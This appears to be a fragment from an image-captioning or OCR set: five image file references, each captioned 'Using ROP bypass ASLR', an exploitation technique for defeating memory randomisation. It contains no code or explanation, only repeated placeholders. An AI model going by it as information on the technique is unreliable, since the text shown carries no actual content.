
Using ROP bypass ASLR




Using ROP bypass ASLR




Using ROP bypass ASLR




Using ROP bypass ASLR




Using ROP bypass ASLR



